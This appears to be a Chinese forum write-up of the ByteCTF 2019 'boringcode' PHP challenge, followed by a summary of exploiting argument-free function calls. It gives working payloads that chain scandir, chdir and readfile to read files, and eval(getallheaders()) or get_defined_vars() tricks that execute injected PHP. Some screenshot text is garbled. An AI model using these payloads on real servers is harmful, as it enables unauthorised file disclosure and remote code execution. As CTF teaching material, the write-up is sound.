

说在前面

这次参与了ByteCTF，尝试做了boringcode和EZCMS。虽然都没做出来，但是学到了很多东西。

这次通过ALTM4NZ师傅的wp来分析一下boringcode这道题并学习一下无参数函数的利用。

boringcode

看一下代码：

```
<?php
function is_valid_url($url) {
    if (filter_var($url, FILTER_VALIDATE_URL)) {
        if (preg_match('/data:\/\/\//i', $url)) {
            return false;
        }
        return true;
    }
    return false;
}

if (isset($_POST['url'])){
    $url = $_POST['url'];
    if (is_valid_url($url)) {
        $r = parse_url($url);
        if (preg_match('/baidu\.com$/i', $r['host'])) {
            $code = file_get_contents($url);
            if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
                if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
                    echo 'bye~';
                } else {
                    eval($code);
                }
            }
        } else {
            echo "error: host not allowed";
        }
    } else {
        echo "error: invalid url";
    }
} else {
    highlight_file(__FILE__);
}
```

这个页面的作用是，接受一个url参数，利用file_get_content远程获取url页面的源码，传递给eval执行。但在url传递和源码传递过程中有各种检测。

第一个点：

1. is_valid_url()函数来检测url的正确性，并禁止使用data协议。
2. url的host必须以baidu.com结尾。

绕过：

如果data协议没有被绕过，则可以使用：data://baidu.com/plain;base64,PHNjcmlwdD5hbGVydCgxCgKTwvc2NyaXB0Pgo= 来进行绕过。

这里把data协议禁止了之后，想要利用伪协议绕过的话近乎无解。只想到购买域名来进行绕过，比如thre3zh1baidu.com。（还没买! 买了也做不出来。）

第二个点：

1. 由preg_replace('/[a-z]+\((?R)?\)/'可知，这里只允许无参数的函数传递进来。并且函数名只能为字母，不能包含下划线等其他特殊字符。
2. 过滤了很多的关键字：et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log

这里绕过没做出来，学习大佬是怎么做这题的。

绕过：

`preg_replace('/[a-z]+\((?R)?\)/')`虽然只允许无参数，但是允许函数套用。正则表达式匹配情况：

REGULAR EXPRESSION v2

/[a-z]+\((?R)?\)/

TEST STRING

echo();

REGULAR EXPRESSION v2

/[a-z]+\((?R)?\)/

TEST STRING

echo("123");

REGULAR EXPRESSION v2

/[a-z]+\((?R)?\)/

TEST STRING

echo(readfile());

通过这样的嵌套，就能构造出payload进行读取文件操作，在特殊情况下还可以进行RCE。这题只能读取文件。

- 第一种方式：

参考：[ByteCTF_WEB](#)

来看这个师傅的Payload：

```
echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));
```

payload很长，第一次看的时候吓了一跳。来看看他是怎么通过这个payload获取到flag了吧。

因为环境已经关了，所以我在本地搭了一个环境。

WWW/flag flag文件

WWW/code/code.php:

```
<?php
if ($_POST['code']){
    $code = $_POST['code'];
    if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
        if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
            echo 'bye~';
        } else {
            eval($code);
        }
    }else{
        echo "No No No";
    }
}
```

```
}
}
?>
```

先来看这几个函数：

```
scandir()    ■■■ images ■■■■■■■■■■■■
end()        ■■■■■■■■■■■■■■■■■■■■■■
readfile()   ■■■■■■■■
```

scandir()接受一个目录地址的参数，当传递为一个"."时，则会返回一个数组包含当前目录下的目录名和文件名。

那构造readfile(end(scandir('.')));就会读取到当前目录下最后一个文件。

如果把函数参数检测关掉的话，返回的内容为code.php的源码：

POST

http://127.0.0.1/code/code.php

Pa

Authorization

Headers

Body

Pre-request Script

Tests

form-data

x-www-form-urlencoded

raw

binary

	Key	Value
<input checked="" type="checkbox"/>	code	readfile(end(scandir('.')));
	New key	Value

Body

Cookies

Headers (7)

Test Results

Pretty

Raw

Preview

HTML

✖

1 <?php

2 if (\$_POST['code']){

3 \$code = \$_POST['code'];

4 if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, \$code) || 1) {

5 if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log|i', \$code)) {

6 echo 'bye~';

7 } else {

8 eval(\$code);

9 }

10 }else{

11 echo "No No No";

12 }

13 }

14 ?>



这题因为不能附带参数，所以需要寻找一个函数能生成一个"."。于是找到了

```
localeconv()    ■■■■■■■■■■■■■■■■■■■■■■
```

这个函数会返回：

```
array(18) {
  ["decimal_point"]=>
  string(1) "."
  ["thousands_sep"]=>
  string(0) ""
  ["int_curr_symbol"]=>
  ....
```

数组中第一个值就是"."。再通过下面两个函数可以构造:current(localeconv())或者pos(localeconv())。因为这里还过滤en，所以就选择了后者。

```
current()        ■■■■■■■■■■, ■■■■■■■■■■
pos()            current() ■■■■
```

这时，我们就可以获取到当前目录的最后一个文件了,payload为：

因为flag是在上一个目录，所以我们还需要使用chdir() next()来重新定义一下php当前目录，再使用readfile进行读取文件。

将目录定义为上一目录：`chdir(next(scandir(pos(localeconv()))))`

```
localtime() ████████████████████████████████████████
```

```
■■■■■■■■■■■  
[tm_sec] - ■■  
[tm_min] - ■■■  
[tm_hour] - ■■  
...  

```

chr() ■■■■■ ASCII ■■■■■

获取"."的payload: chr(pos(localtime()))

但这里存在一个问题就是localtime()参数只接受时间戳。

localtime

说明

```
localtime ( [ int $timestamp = time() [ , bool $is_associative = false ] ] ) : array
```

localtime() 函数返回一个数组，其结构和 C 函数调用返回的完全一样。

所以这里需要使用time()来解决。time()不会受参数的影响并且会返回一个时间戳。

在46秒的时候，就会返回“.”

POST http://127.0.0.1/code/code.php Params Send

Authorization Headers **Body** Pre-request Script Tests

☒ form-data ☐ x-www-form-urlencoded ☐ raw ☐ binary

Key	Value	Description
<input checked="" type="checkbox"/> code	echo(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))));	
New key	Value	Description

Body Cookies Headers (7) Test Results Status: 200

Pretty Raw Preview HTML

```

1 <br />
2 <b>Warning</b>: localtime(): It is not safe to rely on the system's timezone settings. You are *required* to
   .timezone setting or the date_default_timezone_set() function. In case you used any of those methods and
   getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC'
   please set date.timezone to select your timezone. in
3 <b>C:\phpStudy\PHPTutorial\WWW\code\code.php(8) : eval()'d code</b> on line
4 <b>1</b>
5 <br />
6 .

```

再用前面读取文件的方式就可以在每分钟的46秒时读取到flag了。

```
echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv())))))))))));
```

POST http://127.0.0.1/code/code.php Params

Authorization Headers **Body** Pre-request Script Tests

☒ form-data ☐ x-www-form-urlencoded ☐ raw ☐ binary

Key	Value
<input checked="" type="checkbox"/> code	echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv())))))))))));
New key	Value

Body Cookies Headers (7) Test Results

Pretty Raw Preview HTML

```

1 <br />
2 <b>Warning</b>: localtime(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the
   function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. W
   now, but please set date.timezone to select your timezone. in
3 <b>C:\phpStudy\PHPTutorial\WWW\code\code.php(8) : eval()'d code</b> on line
4 <b>1</b>
5 <br />
6 ctf{This is your flag}22


```

• 第二种方式

这个payload是在群里面看到一个师傅发的。

```
if(chdir(next(scandir(pos(localeconv()))))){readfile(end(scandir(pos(localeconv())));}
```

因为chdir()返回0和1，所以使用if来判断并执行后面语句进行读取文件。这样就不用使用localtime函数来获取".".可以直接读flag。



实现的函数在第一种方式都有。就不分析了。

无参数函数的利用总结

环境：

```
<?php
if('; ' === preg_replace('/[^\W]+\(((?R)?\)/', '', $_POST['code'])) {
    eval($_POST['code']);
}
?>
```

这里正则表达式和题目的区别在于这里还运行函数名称包含_等特殊字符。


获取环境变量

使用getenv()获取超全局变量的数组，使用array_rand和array_flip爆破出所有的全局变量。

```
getenv()          (7.1.0)
array_rand()      (7.0.0)
array_flip()      (7.0.0)
```

payload:

```
echo(array_rand(array_flip(getenv())));
```



getallheaders() => RCE

```
getallheaders()      HTTP  , 
apache_request_headers  HTTP 
apache
```

函数返回内容：

```
array(11) {
  ["Accept-Language"]=>
  string(23) "zh-CN,zh;q=0.9,en;q=0.8"
  ["Accept-Encoding"]=>
  string(17) "gzip, deflate, br"
  ["Accept"]=>
  string(3) "*/*"
  ["Content-Type"]=>
  string(68) "multipart/form-data; boundary=----WebKitFormBoundaryevLOjNPCJPGbsCBf"
  ...
}
```

当我们构造一个Header时：

The screenshot shows the Postman interface for a POST request to `http://127.0.0.1/code/code.php`. The **Headers** tab is selected, displaying a table with one header: `test` with the value `phpinfo();`. Below this, the **Body** tab is selected, showing a raw JSON payload. A red arrow points from the `test` header value to the `"Test"` field in the payload, which contains `"phpinfo();"`.

Key	Value
<input checked="" type="checkbox"/> test	phpinfo();
New key	Value

```
1 array(12) {
2   ["Accept-Language"]=>
3   string(23) "zh-CN,zh;q=0.9,en;q=0.8"
4   ["Accept-Encoding"]=>
5   string(17) "gzip, deflate, br"
6   ["Accept"]=>
7   string(3) "*/*"
8   ["Content-Type"]=>
9   string(68) "multipart/form-data; boundary=----WebKitFormBoundaryGZcocIhczRpQ1p8d"
10  ["Postman-Token"]=>
11  string(36) "16d12745-5109-0008-3910-d5795e00937f"
12  ["Test"]=>
13  string(19) "phpinfo();"
14  ["Origin"]=>
15  string(51) "chrome-extension://fhbjgbiflinjbdggehcddcbncdddomop"
16  ["Cache-Control"]=>
17  string(8) "no-cache"
18  ["User-Agent"]=>
19  string(115) "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.
20  ["Content-Length"]=>
21  string(3) "161"
22  ["Connection"]=>
23  string(5) "close"
24  ["Host"]=>
25  string(9) "127.0.0.1"
26 }
```

添加一个Header为test: phpinfo();,根据位置选择合适的payload：

添加在Header在第一个：

payload: code=eval(pos(getallheaders()));

(pos()可以换为current(). 如果在第二个可以使用next())


```
payload: eval(array_rand(array_flip(getallheaders())));
```

```
post数据:eval(end(current(get_defined_vars())));
```


Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 CO2 Authz

1 x 3 ...

发送 取消 < >

请求

Raw 参数 头 Hex

```
POST /code/code.php?test=phpinfo(): HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

code=eval(end(current(get_defined_vars())));
```

响应

Raw 头 Hex HTML Render

```
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: br
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX, NOFOLLOW, NOARCHIVE" /></he
<body><div class="center">
<table>
<tr class="h"><td>
<a href="http://www.php.net/">

<b>Notice</b>: Only variables should be passed by reference in <b>C:\phpStudy\PHPTutorial\WWW\code\code.

Ping 127.0.0.1 32 , ỹ

127.0.0.1 | b\_32 ^<1ms TTL=128

127.0.0.1 | b\_32 ^<1ms TTL=128

127.0.0.1 | b\_32 ^<1ms TTL=128

127.0.0.1 | b\_32 ^<1ms TTL=128

session\_id() => RCE

```
getenv() ████████████████████(████7.1██████████████████)
```

常见的就这么一些。先记录到这吧。

参考

- <http://peanuts2ao.top/2019/09/09/2019-ByteCTF-pwn/>
- <https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/>

点击收藏 | 3 关注 | 1

[上一篇 : bytesCTF dot\\_serv...](#) [下一篇 : WebCrack : 网站后台弱口令批...](#)

1. 1 条回复



[imti\\*\\*\\*\\*](#) 2019-09-17 20:07:17

好像是可以分nginx和apache，两个可利用函数有很多不一样

1 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)